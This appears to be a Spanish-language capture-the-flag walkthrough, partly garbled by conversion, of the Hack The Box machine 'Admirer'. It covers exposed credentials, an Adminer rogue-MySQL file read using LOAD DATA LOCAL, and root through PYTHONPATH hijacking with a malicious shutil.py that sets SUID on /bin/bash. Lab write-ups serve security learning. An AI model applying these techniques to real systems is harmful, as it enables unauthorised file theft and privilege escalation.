Admirer

########################Admirer linux easy escaneo: Starting Nmap 7.94 (https://nmap.org) at 2023-10-19 21:17 -05 Nmap scan report for 10.10.10.187 (10.10.10.187) Host is up (0.071s latency). Not shown: 997 closed tcp ports (conn-refused) PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 3.0.3 22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0) | ssh-hostkey: 2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA) 256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA) __ 256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519) 80/tcp open http Apache httpd 2.4.25 ((Debian)) | http-robots.txt: 1 disallowed entry |_/admin-dir |_http-title: Admirer |_http-server-header: Apache/2.4.25 (Debian) Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 12.05 seconds con gobuster gobuster dir --url http://10.10.10.10.187/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 x php,html,txt,sh,jpg (Status: 403) [Size: 277] /.php /images (Status: 301) [Size: 313] [--> http://10.10.10.187/images/] /.html (Status: 403) [Size: 277] /index.php (Status: 200) [Size: 6051] (Status: 301) [Size: 313] [--> http://10.10.10.187/assets/] /assets (Status: 200) [Size: 138] /robots.txt (Status: 403) [Size: 277] /.php /.html (Status: 403) [Size: 277]

The outcomes of complexity

Seriously, listen to Dust in Interstellar's OST. Thank me later.

Back to basics

And centuries later, we want to go back and live in nature... Sort of.


We need him back


He might have been a loner who allegedly slept with a pigeon, but that brain...

Haciendo un monton de reconocimiento y fuzzing a directorios se me ocurrio hacerle fuzzin al directorio / admin-dir

gobuster dir --url http://10.10.10.187/admin-dir -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -t 100 -x php,htm,txt,ssh

/.htm (Status: 403) [Size: 277]
/.php (Status: 403) [Size: 277]
/contacts.txt (Status: 200) [Size: 350]
/credentials.txt (Status: 200) [Size: 136]





[Internal mail account] w.cooper@admirer.htb fgJr6q#S\W:\$P

[FTP account] ftpuser

[Wordpress account] admin w0rdpr3ss01!

nos conectamos por ftp con el user ftpuser y su pass ftpuser %n?4Wz}R\$tTF7 ftp ftpuser@10.10.10.187 -p 21

```
☐ ftp ftpuser@10.10.10.187 -p 21
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ☐
```

sacamos la información del ftp

```
ftp> ls
                  [Wordpress account]
229 Entering Extended Passive Mode (|||61988|)
150 Here comes the directory listing.
                  wordpg3ss01!
rw-r--r--
            1 0
                                   3405 Dec 02 2019 dump.sql
            1 0
                                5270987 Dec 03
                                               2019 html.tar.gz
rw-r--r--
                       0
226 Directory send OK.
ftp> get dump.sql
                 nos conectamos por ftp con el user ftpuser y su pass
local: dump.sql remote: dump.sql
229 Entering Extended Passive Mode (|||44632|)
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
226 Transfer complete.
3405 bytes received in 00:00^{\circ} (45:66^{\circ} \text{KiB/s})^{0.187}
ftp> get html.tar.gzConnected to 10.10.10.187.
local: html.tar.gz remote: html.tar.gz
229 Entering Extended Passive Mode (|) | 10494 | ) sword.
150 Opening BINARY mode<sup>s</sup> data connection for html.tar.gz (5270987 bytes).
226 Transfer compl<mark>etermote system type is UNIX.</mark>
270987 bytes received in 00:05 (981.90 KiB/s) fer files.
```


```
ls -la
total 5952
drwxr-xr-x 6 kali kali 🔤 4096 Oct 19 22:20
drwxr-xr-x 24 kali kali
                         4096 Oct 19 21:16
-rw=r--re-r 1 kali kali 290816 Oct 19 22:18 Admirer.ctb
-rw-r--r-- 1 kali kali 184320 Oct 19 22:18 Admirer ctb 1875
 rw-r--r-- 1 kali kali -163840 Oct 19 22:17 Admirer.ctb --
 rw-r--r-- 1 kali kali 139264 Oct 19 22:13 Admirer ctbrock
drwxr-x--- 6 kali kali
                          4096 Jun 6 2019 assets
                          3405 Dec 2 2019 dump.sql
-rw-r--r-- 1 kali kali
-rw-r--r-- 1 kali kali 5270987 Dec 3 2019 html.tar.gz
drwxr-x--- 4 kali kali
                         4096 Dec 2 2019 images
-rw-r---- 1 kali kali
                         4613 Dec 3 2019 index.php
                         134 Dec 1 2019 robots.txt
-rw-r---- 1 kali kali
drwxr-x--- 2 kali kali
                          4096 Dec 2 2019 utility-scripts
                         4096 Dec 2 2019 w4ld0s s3cr3t d1r
drwxr-x--- 2 kali kali
                  Al descomprimir el archivo encontramos varias carpetas
      ~/machineshtb/Admirer
```

su vanis a utility scripts encontramos


```
$servername = "localhost";
$username = "waldo";
```

\$password = "Wh3r3_1s_w4ld0?";

tambien vemos el archivo dump.sql y encontramos





si abro utility scripts en el navegador no me deja



Apache/2.4.25 (Debian) Server at 10.10.10.187 Port 80

pero si le agrego cual quier directorio de los que esta aca me deja ver





Admin Tasks Web Interface (v0.01 beta)


Select task:




tenemos una puta contraseña pero no sabemos donde meterla buscando en write up encontre que la maquina esta utilizando <mark>adminer</mark> geues adminer:

Adminer es una herramienta para administrar contenido en bases de datos. Es compatible de forma nativa con MySQL, MariaDB, PostgreSQL, SQLite, MS SQL, Oracle

si es una herramienta deberia poderse utilzar y efecto esta dentro de utlity scripts por desgracia ni gobuster se encuentra adminer debido a que no esta en el directorio.




llenamos los daticos




el hijo de puta no dejo conectar

Access denied for user 'waldo'@'localhost' (using password: YES)




] Permanent login Login

dentro del archivo index.php econtre esta contraseña



Access denied for user 'waldo'@'localhost' (using password: YES



buscando en internet adminer vulnerabilidades encontre el siguiente blog https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool

How Does It Work?

First, the attacker will access the victim's Adminer instance, but instead of trying to connect to the victim's MySQL database, they connect "back" to their own MySQL database hosted on their own server.

Second, using the victim's Adminer (connected to their own database) – they use the MySQL command

'LOAD DATA LOCAL', specifying a local file on the victim's server. This command is used to load data from a file local to the Adminer instance, into a database. This is relevant to the attack because eCommerce site such as Magento often store database credentials in plain text in configuration files in

What Can I Do?

The first way to protect yourself against this specific vulnerability is to upgrade Adminer to the latest

version (4.7.0), although versions 4.6.3 and above have addressed this vulnerability.

lo que nos dice es que podemos conectarnos a nuestra propia base de datos utlizando adminer y con el comando load data local extraer archivos de un servidor remoto

por lo cual debemos crear nuestra base de datos un usuario Iniciamos la base datos systemctl start mysql sudo mysql -u root

```
[sudo] password for kali:
Velcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 43 esite such a
Server version: 10.11.4-MariaDB-1 Debian 12
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
                       The first way to protect yourself against this specific vulne
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
MariaDB [(none)]> show databases;7.0), although versions 4.6.3 and above have a
 Database
 information_schemaloque nos dice es que podemos conectarnos a nuestra propia base
 mysql
 performance_schemapor lo cual debemos crear nuestra base de datos un usuario
 sys
                    Iniciamos la base datos
                     vstemctl start mysgl
 rows in set (0.000 sec
MariaDB [(none)]>
```

creamos la base de datos create database bdadmirer;

```
MariaDB [(none)]> create datābase bdadmirer;
Query OK, 1 row affected (0.002-sec)
MariaDB [(none)]> show databases;
 Database
                    4 rows in set (0.000 sec
  bdadmirer
  information schema
                    MariaDB [(none)]>
  mysql
  performance schema
                      eamos la base de datos
  sys
                    create database bdadmirer;
 rows in set (0.000 sec)
MariaDB [(none)]>
   0:sudo* 1:zsh-
```

creamos el usuario y le asignamos una contraseña , antes nos metemos dentro de la base de datos y la ip es la de la victima use bdadmirer; create user 'amadomaster'@'10.10.10.187' identified by '123';

```
MariaDB [(none)]> use bdadmirer;

Database changed

MariaDB [bdadmirer]> create user 'amadomaster'@'10.10.10.187' identified by '123';

Query OK, 0 rows affected (0.002 sec)

MariaDB [bdadmirer]>
```

Damos full permisos a master

GRANT ALL on bdadmirer.* to 'amadomaster'@'10.10.10.187';

creamos una tabla y un registro

create table tejemplo(example varchar(1024));

```
MariaDB [bdadmirer] > create table tejemplo(example varchar(1024));

Query OK, 0 rows affected (0.010 sec)

Admirer

MariaDB [bdadmirer] > show tables; ZSh-

Tables_in_bdadmirer

use bdadmirer;

tejemplo create user 'amadomaster'@'10.10.10.187' identified by '123';

1 row in set (0.000 sec)


MariaDB [bdadmirer] > use bdadmirer;

MariaDB [bdadmirer] > create user 'amadomaster'@'10.10.

Query OK, 0 rows affected (0.002 sec)

MariaDB [bdadmirer] > MariaDB [bdadmirer] > create user 'amadomaster'@'10.10.
```

NOS CONECTAMOS CON ADMINER, ES DECIR LLENAMOS LOS DATICOS



parece que es un tema de conexion se rechaza al conectarse a nuestra bd por lo cual validamos el sigueinte archivo

cat /etc/mysql/mariadb.conf.d/50-server.cnf

```
# safe to skip if there are no "host by domain name" access grants


#skip-name-resolve parece que es un tema de conexion se rechaza al conectarse a nuestra bd po

# Instead of skip-networking the default is now to listen only on


# localhost which is more compatible and is not less secure.

bind-address = 127.0.0.1
```


nos dice bind-addres la cual modificamos por nuestra ip



restablecemos mysql systemctl restart mysql



probamos



VAMOS A sql comando y alli vamos a afectar el parametro LOAD DATA LOCAL

load data local infile "/var/www/html/index.php/" into table tejemplo

```
load data local infile "/var/www/html/index.php/"
into table tejemplo
```

Error in query (2000): open_basedir restriction in effect. Unable to open file

```
load data local infile "/var/www/html/index.php/"
into table tejemplo
```

hay una restricción intentamos sin el ultimo / y con un path anteriro

<u>load data</u> local infile "../index.php" into table bdadmirer.tejemplo


SQL command

```
load data local infile "../index.php"
into table bdadmirer.tejemplo
```

Query executed OK, 123 rows affected. (0.255 s) Edit, Warnings

```
load data local infile "../index.php"
into table bdadmirer.tejemplo
```

en la base de datos vemos



este password es diferente al encontrado en el otro index

pass de index agarrado del server &<h5b~yK3F#{PaPB&dA}{H> pass de index agarrado del ftp]F7jLHw:*G>UPrTo}~A"d6b nos conectamos por ssh con waldo y pegamos este password &<h5b~yK3F#{PaPB&dA}{H> ssh waldo@10.10.10.187

```
ssh waldo@10.10.10.187
The authenticity of host '10.10.10.187 (10.10.10.187) can't be established.
ED25519 key fingerprint is SHA256:MfZJmYPldPPosZMdqhpjGPkT2fGNUn2vrEielbbFz/I
                                                                                   <u>a a a a</u>
This key is not known by any other names.
                                                                                             Adm
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.187' (ED25519) to the list of known hosts.
waldo@10.10.10.187's password:
Linux admirer 4.9.0-19-amd64 x86_64 GNU/Linux
The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
                                                             "localhost":
permitted by applicable law.
                                               password = "&<h5b~vK3F#{PaPB&dA}{H>";
You have new mail.
                                                dbname = "admirerdb";
Last login: Thu Aug 24 16:09:42 2023 from 10.10.14.23
       dmirer:~$ whoami
waldo
                                              t///LeCheckiconnection
```

Library Hijacking - Python ################

hacemos sudo -l y encontramos

```
waldo@admirer: $ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
```

esto significa que podemos aprovecharnos de SETENV DADO QUE EJECUTA LA TAREA ADMIN_TASKS.SH COMO ROOT

corremos el script

```
waldo@admirer:~$ /opt/scripts/admin_tasks.sh
[[[[System Administration Menus]]]ree Search View Bookmarks
1) View system uptime
View logged in users
3) View crontab
                      e exact distribution terms for each program
  Backup passwd file
5) Backup shadow file
6) Backup web data
) Backup DB
                   permitted by applicable law.
8) Quit
Choose an option:
                                            0.00, 20.00, 0.00 10.1
                     1 user, load average:
              1:29,
 05:05:39 up
                                   LOGINO
USER
         TTY
                  FROM
                                            IDLE
                                                    JCPU
                  10.10.14.16
waldo
         pts/0
                                   04:49
                                             0.00s
                                                    0.11s
                                                           0.00s /u
 aldo@admirer:~$
```

el script es un switch case en la opcion 6 baccup web encontramos la ejecución del script backup.py

```
backup_web()

if [ "$EUID" -eq 0 ]

then

echo "Running backup script in the background, it might take a while..."

/opt/scripts/backup.py 6

else

echo "Insufficient privileges to perform the selected operation."

fi
```

lo vemos y encontrmaos la libreria shutil

```
waldo@admirer:~$ cat /opt/scripts/backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
**Coloopedmirer:~$
```

como podemos setear variables de entonrno por el SETENV, SI SETEAMOS UNA RUTA CON PYTHON OBTENDREMOS PRIVILEGIOS DE SUPER USUARIO

Buscando encontramos la variable PYTHONPATH

que nos dice

Pythonpath is an *environment variable* that is used to specify the location of *Python* libraries. si vemos los path y de donde esta llamando python a los import vemos un '' python -c 'import sys; print sys.path'

```
make_archive(dst, 'gztar', src)badiy de donde esta mandando pyanoria no import ventos diffusive (dst, 'gztar', src)badiy de donde esta mandando pyanoria no import ventos diffusive (part of the pyanoria no import ventos diffusive (par
```

que significa que el primero busca en el directorio en el que estamos y como con la variable de entorno podemos exportar una ruta export PYTHONPATH="/tmp" python -c 'import sys; print sys.path'

```
waldo@admirer:~$ export PYTHONPATH="/tmp"
waldo@admirer:~$ python -c 'import sys; print sys.path'
['', '/tmp', '/usr/lib/python2.7/ort's/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/pytho
', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages']
waldo@admirer:~$

[0] 0:sudo- 1:ssh* 2:bash
```

ahora como lo que queremos es que cargue lo que esta adentro de /tmp esto se tiene que llamar shutil porque es el nombre de la libreria que queremos importar creamos el archivo shutil.py en la carpeta /tmp y añadimos lo siguiente import os os.system("chmod u+s /bin/bash")

```
GNU nano 2.7.4

import os Insert Format Tools Tree
os.system("chmod u+s /bin/bash")

Admirer
```

si vemos el permiso no podemos tener acceso

```
ldomadmirer:/tmp$
                    ls -lah
                     que significa que el primero busca en el di
total 16K
                     root 14.0K Oct 24 05:43
drwxrwxrwt
            3 root
drwxr-xr-x 22 root
                     root or4-.0KmAugrt24/s16:09t sys.path'
            1 waldo waldo
-rw-r--r--
                                Oct 24 03
            2 root
                     root
aldo∂admirer:/tmp$
                                     /usr/lib/python2~7
                                     lib/pvthon2.7/dist-p
```

sin embargo una vez ejecutemos la opcion 6 del script va a llamar al script backup.py el cual tiene la libreria shutil la cual esta alojada en /tmp porque nosotros creamos

nuestro shutil.py alli una vez lo llame le otorgara accesos de root y tendremos una /bin/bash como root. para hacer esto hacemos

sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh

```
waldo@admirer:/tmp$ sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh /home/kali
[[[[System Administration Menus]]]ree Search View Bookmarks

    View system uptime

View logged in users
3) View crontab
  Backup passwd file
  Backup shadow file
                     GNU nano 2.7.4
  Backup web data
  Backup DB
                    import os
8) Ouit
Choose an option: 6 Ds.system("chmod u+s /bin/bash")
Running backup script in the background, it might take a while...
       dmirer:/tmp$ Traceback (most recent call last):
  File "/opt/scripts/backup.py", line 3, in <module>
    from shutil import make archive
ImportError: cannot import name 'make_archive'
```

sin embargo el archivo no aparece lo borra

```
waldo@admirer:/tmp$ ls -lah
total 12K
drwxrwxrwt 3 root root 4.0K Oct 24 05:51
drwxr-xr-x 22 root root 4.0K Aug 24 16:09 ...
drwx----- 2 root root 4.0K Oct 24 03:36 vmware-root
```

pero si hacemos un ls a /bin/bash vemos el SUID

```
waldo@admirer:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15 2017 /bin/bash
taldomadmirer:/tmp$
```

por lo cual solo es hacer bash -p bash -p

```
valdo@admirer:/tmp$ nano_shutil.py
waldo@admirer:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15 2017 /bin/bash
waldo@admirer:/tmp$ /bash -p
-bash: /bash: No such file or directory
waldo@admirer:/tmp$ bash -p
bash-4.4# id
uid=1000(waldo) gid=1000(waldo) euid=0(root) groups=1000(waldo),1001(admins)
bash-4.4# whoami
root
bash-4.4#
```

NOTA LA ESCALDA DE PRIVILEGIOS DE ESTA MAQUINA HAY QUE ENTENDERLA MUY BIEN